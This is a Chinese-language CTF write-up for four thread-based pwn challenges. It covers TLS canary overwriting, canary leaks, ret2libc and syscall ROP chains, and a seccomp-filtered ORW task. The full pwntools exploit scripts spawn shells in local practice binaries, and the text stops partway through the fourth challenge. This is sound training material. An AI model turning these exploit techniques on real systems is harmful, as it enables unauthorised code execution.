所学到的知识

（1）线程调试：

```
i threads :看查当前的线程信息（包括了TLS结构体的位置）
thread n:切换为编号为n的线程
gdb 中使用 `fsbase` 指令即可获得 fs 寄存器的值
```

（2）TLS（线程局部储存）：防止当一个线程卡死后对其它线程对全局变量或该函数内的static变量的使用产生影响，会在该线程开始时，拷贝一份全局变量和static变量到TLS段。线程的TLS段一般和栈段挨得很近

（3）线程题的canary比较：线程题的canary是把栈段的canary和TLS段的副本进行比较，所以要绕过canary的话，可以将栈段和TLS段的canary均覆盖成相同的值

（4）系统调用

```
32位系统调用(shell):
eax:设置为系统调用号(0xb)
ebx:设置为第一个参数(/bin/sh字符串地址)
ecx:设置为第二个参数(0)
edx:设置为第三个参数(0)

64位系统调用(shell):
rax:(0x3b)
rdi:(/bin/sh)
rsi:(0)
rdx:(0)
```

（5）aoti函数

```
atoi (表示 ascii to integer)是把字符串转换成整型数的一个函数，应用在计算机程序和办公软件中。
int atoi(const char *nptr) 函数会扫描参数 nptr字符串，会跳过前面的空白字符（例如空格，tab
缩进）等。如果 nptr不能转换成 int 或者 nptr为空字符串，那么将返回 0。特别注意，该函数要求被转
换的字符串是按十进制数理解的。atoi输入的字符串对应数字存在大小限制（与int类型大小有关），若其过
大可能报错-1。
```

（6）open函数

```
参数一：表示打开文件的目录
参数二：表示打开文件的方式（0是只读）
功能，打开参数一所指向的文件并向rax寄存器返回fd指针
```

（7）getdents64函数

```
参数一：fd指针
参数二：写入的内存区域
参数三：4096
功能：把当前文件目录下的文件名写入参数二指向的内存区域
```

（8）OGW

```
是对使用open、getdents64、write函数（或系统调用）将目录中的文件名读入指定区域的简称
```

（9）ORW

```
是对使用open、read、
```


（10）沙箱保护

```
有些题目可能会用沙箱的prctl函数或者seccomp函数来静止使用一些系统调用
可以用seccomp-tools dump ./file_name看查
```

题解


1.enter_the_pwn_land

看查保护



```
nameless@ubuntu:~$ cd Desktop
nameless@ubuntu:~/Desktop$ checksec a
[*] '/home/nameless/Desktop/a'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

ida



```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  pthread_t newthread; // [rsp+8h] [rbp-8h] BYREF

  init_io(argc, argv, envp);
  while ( 1 )
  {
    pthread_create(&newthread, 0LL, test_thread, 0LL);
    pthread_join(newthread, 0LL);
  }
}
```

```
00001260 main:1 (401260)
```


```
Naturally, the commercial version comes without these limitations.
It supports more processors than the demo version.

Do you want to continue? -> Yes
401219: using guessed type __int64 __fastcall init_io(_QWORD, _QWORD, _QWORD);
```

~~第一眼：这是什么东西?~~

网上百度了一下才知道pthread_create和pthread_join的作用

```
pthread_create:创造一个线程来运行第三个参数所指的函数
pthread_join:以阻塞的方式等待thread指定的线程结束。 当函数返回时，被等待线程的资源被收回。 如果线程已经结束，那么该函数会立即返回。
```


所以重点在运行的test_thread函数



```
int __fastcall test_thread(void *a1)
{
  char s[40]; // [rsp+0h] [rbp-30h] BYREF
  int v3; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 4095; ++i )
  {
    v3 = read(0, &s[i], 1uLL);
    if ( s[i] == 10 )
      break;
  }
  return puts(s);
}
```

发现可供读入的数据很长，所以想到栈溢出，但是函数列表里面没有后门函数，所以考虑泄露libc基址然后执行shell函数

溢出什么呢？先gdb看看栈上吧




```
pwndbg> stack 20
00:0000│ rsp 0x7ffff7d9ae90 ◂— 0x0
01:0008│     0x7ffff7d9ae98 ◂— 0x0
02:0010│     0x7ffff7d9aea0 —▸ 0x7ffff7d9aec0 ◂— 0x0
03:0018│     0x7ffff7d9aea8 ◂— 0x1
04:0020│     0x7ffff7d9aeb0 ◂— 0x3
05:0028│     0x7ffff7d9aeb8 —▸ 0x4011e9 (test_thread+51) ◂— mov    dword ptr [rbp - 8], eax
06:0030│ rsi 0x7ffff7d9aec0 ◂— 0x0
... ↓        3 skipped
0a:0050│     0x7ffff7d9aee0 —▸ 0x7ffff7d9b700 ◂— 0x7ffff7d9b700
0b:0058│     0x7ffff7d9aee8 ◂— 0xf7fb4000
0c:0060│ rbp 0x7ffff7d9aef0 ◂— 0x0
0d:0068│     0x7ffff7d9aef8 —▸ 0x7ffff7f9a609 (start_thread+217) ◂— mov    qword ptr fs:[0x630], rax
0e:0070│     0x7ffff7d9af00 ◂— 0x0
0f:0078│     0x7ffff7d9af08 —▸ 0x7ffff7d9b700 ◂— 0x7ffff7d9b700
10:0080│     0x7ffff7d9af10 —▸ 0x7ffff7d9b700 ◂— 0x7ffff7d9b700
11:0088│     0x7ffff7d9af18 ◂— 0x8bf303a2a99bc82
12:0090│     0x7ffff7d9af20 —▸ 0x7fffffffdf3e ◂— 0x100
13:0098│     0x7ffff7d9af28 —▸ 0x7fffffffdf3f ◂— 0x1
pwndbg> 
```

发现了一个栈上存了一个栈地址0x7ffff7d9b700，且这个地址和其它地址的偏移是固定的。那么我们就可以泄露这个地址，根据固定偏移，就能得到**可执行文件内存中存放**的一个ibc库函数的got表地址（这里我选的是在main函数栈中存放的__libc_start_main函数）从而泄露libc基址

问题

然而，如果泄露了libc地址，随意胡乱覆盖就能覆盖到返回地址的话，那你真的是小看了chuj学长



```
-0000000000000030 s               db 40 dup(?)
-0000000000000008 var_8           dd ?
-0000000000000004 var_4           dd ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
```

var_4是变量i在栈中的偏移，如果直接覆盖，会对i的值有所影响。后果就是要么i的值大于4095提前结束，要么覆盖到一个很远的位置。

如何解决？


覆盖的时候合理一点，这就需要个人调试，也是一道不错的练io和gdb的题

exp

```
from pwn import *
r=process('./a')
elf=ELF('./a')
##libpthread=ELF('./libpthread-2.31.so')
libc=ELF('./libc-2.31.so')
context.log_level='debug'
#gdb.attach(r)
pop_rdi_ret=0x401313
payload='a'*32+'\x0a'
r.send(payload)
address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(hex(address))
libcbase=address-0xa+0x2a9b3-(libc.symbols['__libc_start_main']+243)
print(hex(libcbase))
sys_address=libcbase+libc.symbols['system']
bin_sh=libcbase+libc.search('/bin/sh').next()
payload='\x2c'*(0x25+8)+'\x00'*3+'a'*8
ROP=p64(0x40101a)+p64(pop_rdi_ret)+p64(bin_sh)+p64(sys_address)
payload+=ROP+'\x0a'
##gdb.attach(r)
r.send(payload)
r.interactive()
```

2.enter_the_evil_pwn_land

保护




```
nameless@ubuntu:~/Desktop$ checksec c
[*] '/home/nameless/Desktop/c'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

比第一题多了一个canary

ida

main函数和第一题一样



```
unsigned __int64 __fastcall test_thread(void *a1)
{
  int i; // [rsp+8h] [rbp-38h]
  char s[40]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v4; // [rsp+38h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  for ( i = 0; i <= 4095; ++i )
  {
    read(0, &s[i], 1uLL);
    if ( s[i] == 10 )
      break;
  }
  puts(s);
  return __readfsqword(0x28u) ^ v4;
}
```

发现也是多了一个canary

那就要思考如何绕过这个canary了

思路历程

（1）相较第一题多进行一次thread_test函数泄露canary，然后在最后一次填入泄露的canary绕过然后溢出至shell函数

不行：由于canary的低字节为'\x00'，要想用puts函数泄露必须要补上非'\x00'的字符，但这样无法还原canary，会触发保护机制

（2）猜想canary是个伪随机数

离谱：如果真的是，为啥还有那么多小可爱尝试爆破

在网上搜素（2）的过程中，发现了TLS这个东西（也就是开篇的那个知识（2）），于是就有了一个还算正常的思路

覆盖canary和TLS的stack_gurd的值相同，进行绕过然后到达shell


问题

在尝试了构造ROP链调用system函数还有onegadget不行后，询问chuj学长得知，还有最后一条路没有走——系统调用

最后走通了

还是很疑惑前两个为啥走不通

听chuj学长说应该是dtv指针被修改了



主要原因应该是 dtv 指针被修改了

exp


```
from pwn import *
r=process('./c')
elf=ELF('./c')
##libpthread=ELF('./libpthread-2.31.so')
libc=ELF('./libc-2.31.so')
context.log_level='debug'
##gdb.attach(r)
pop_rdi_ret=0x401363

payload='a'*32+'\x0a'
r.send(payload)
address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(hex(address))
libcbase=address-0xa+0x2a9b3-(libc.symbols['__libc_start_main']+243)
print(hex(libcbase))
##sys_address=libcbase+libc.symbols['system']
bin_sh=libcbase+libc.search('/bin/sh').next()
##one_gadget=libcbase+0xe6c84
padbt=libcbase+0x162865 ##pop_rax_rdx_rbx_ret
pst=libcbase+0x27529 ##pop_rsi_ret
pdt=libcbase+0x26b72 ##pop_rdi_ret
syscall=libcbase+0x2584d
payload='a'*40+'a'*8+p64(address-0xa-0x810)
ROP=p64(padbt)+p64(0x3b)+p64(0)+p64(0)+p64(pst)+p64(0)+p64(pdt)+p64(bin_sh)+p64(
syscall)
payload+=ROP+(0x838-8*9-48)*'\x61'+p64(address-0xa)+p64(0)+p64(address-
0xa)+p64(1)+p64(0)+'a'*8+'\x0a'
gdb.attach(r)
r.send(payload)
r.interactive()
```

附：系统调用涉及的gadget(from libc-2.31.so)

```
0x0000000000162865 : pop rax ; pop rdx ; pop rbx ; ret
0x0000000000027529 : pop rsi ; ret
0x0000000000026b72 : pop rdi ; ret
0x000000000002584d : syscall
```

3.test_your_gdb


保护



```
nameless@ubuntu:~/Desktop$ checksec b
[*] '/home/nameless/Desktop/b'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

ida

main就不看了，也是个线程，直接看线程函数



```
unsigned __int64 __fastcall work(void *a1)
{
  char v2[256]; // [rsp+0h] [rbp-150h] BYREF
  __int64 v3[2]; // [rsp+100h] [rbp-50h] BYREF
  __int64 s2[2]; // [rsp+110h] [rbp-40h] BYREF
  char buf[16]; // [rsp+120h] [rbp-30h] BYREF
  char v6[24]; // [rsp+130h] [rbp-20h] BYREF
  unsigned __int64 v7; // [rsp+148h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  v3[0] = 0xBA0033020LL;
  v3[1] = 0xC0000000D00000CLL;
  s2[0] = 0x706050403020100LL;
  s2[1] = 0xF0E0D0C0B0A0908LL;
  SEED_KeySchedKey(v2, v3);
  SEED_Encrypt(s2, v2);
  init_io();
  puts("hopefully you have used checksec");
  puts("enter your pass word");
  read(0, buf, 0x10uLL);
  if ( !memcmp(buf, s2, 0x10uLL) )
  {
    write(1, v6, 0x100uLL);
    gets(v6);
  }
  else
  {
    read(0, v6, 0x10uLL);
  }
  return __readfsqword(0x28u) ^ v7;
}
```

memcmp不像strcmp，不会触发'\x00'截断机制

还好，write函数也不像puts函数同样不会被截断

所以思路已经很清晰了，先用gdb调调看，看s2所指的字符长啥样然后将buf置为相同

利用write函数打印canary，然后用gets函数直接ret2backdoor


exp

```python
from pwn import *
r=process('./b')
context.log_level='debug'
r.recvuntil("enter your pass word")
gdb.attach(r)
payload=p64(0xb0361e0e8294f147)+p64(0x8c09e0c34ed8a6a9)
r.send(payload)
r.recvuntil('\x7f\x00\x00')
canary=u64(r.recv(8))
print(hex(canary))
payload='a'*(0x20-0x8)+p64(canary)+p64(0)+p64(0x401256)
r.sendline(payload)
r.interactive()
```

4.oldfashion_orw


~~写这题真的头都给我写大了~~

保护



```
nameless@ubuntu:~/Desktop$ checksec vuln
[*] '/home/nameless/Desktop/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


沙箱过滤



```
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0b 0xc000003e  if (A != ARCH_X86_64) goto 0013
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x09 0x00 0x40000000  if (A >= 0x40000000) goto 0013
 0004: 0x15 0x08 0x00 0x0000003b  if (A == execve) goto 0013
 0005: 0x15 0x07 0x00 0x00000142  if (A == execveat) goto 0013
 0006: 0x15 0x06 0x00 0x00000101  if (A == openat) goto 0013
 0007: 0x15 0x05 0x00 0x00000003  if (A == close) goto 0013
 0008: 0x15 0x04 0x00 0x00000055  if (A == creat) goto 0013
 0009: 0x15 0x03 0x00 0x00000086  if (A == uselib) goto 0013
 0010: 0x15 0x02 0x00 0x00000039  if (A == fork) goto 0013
 0011: 0x15 0x01 0x00 0x0000003a  if (A == vfork) goto 0013
 0012: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0013: 0x06 0x00 0x00 0x00000000  return KILL
```


特殊文件stat.sh

~~一开始都没注意，直接用的flag当文件名，结果整出来一段比较疑惑的字符串，后来看看文件发现遗漏了一个东西~~



```bash
#!/bin/bash

rm /home/ctf/flag*
cp /flag "/home/ctf/flag`head /dev/urandom |cksum |md5sum |cut -c 1-20`"
cd /home/ctf
exec 2>/dev/null
/usr/sbin/chroot --userspec=1000:1000 /home/ctf timeout 300 ./vuln
```

发现cp那段很可以，复制到百度康康，然后得知是head指令后面生成了随机数，于是自己复制了head后面一大截跑了下



```
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
1502373f3805a508156b
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
772cfa4fb95b9f952fce
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
b5e5adfaf00cbe828a48
```

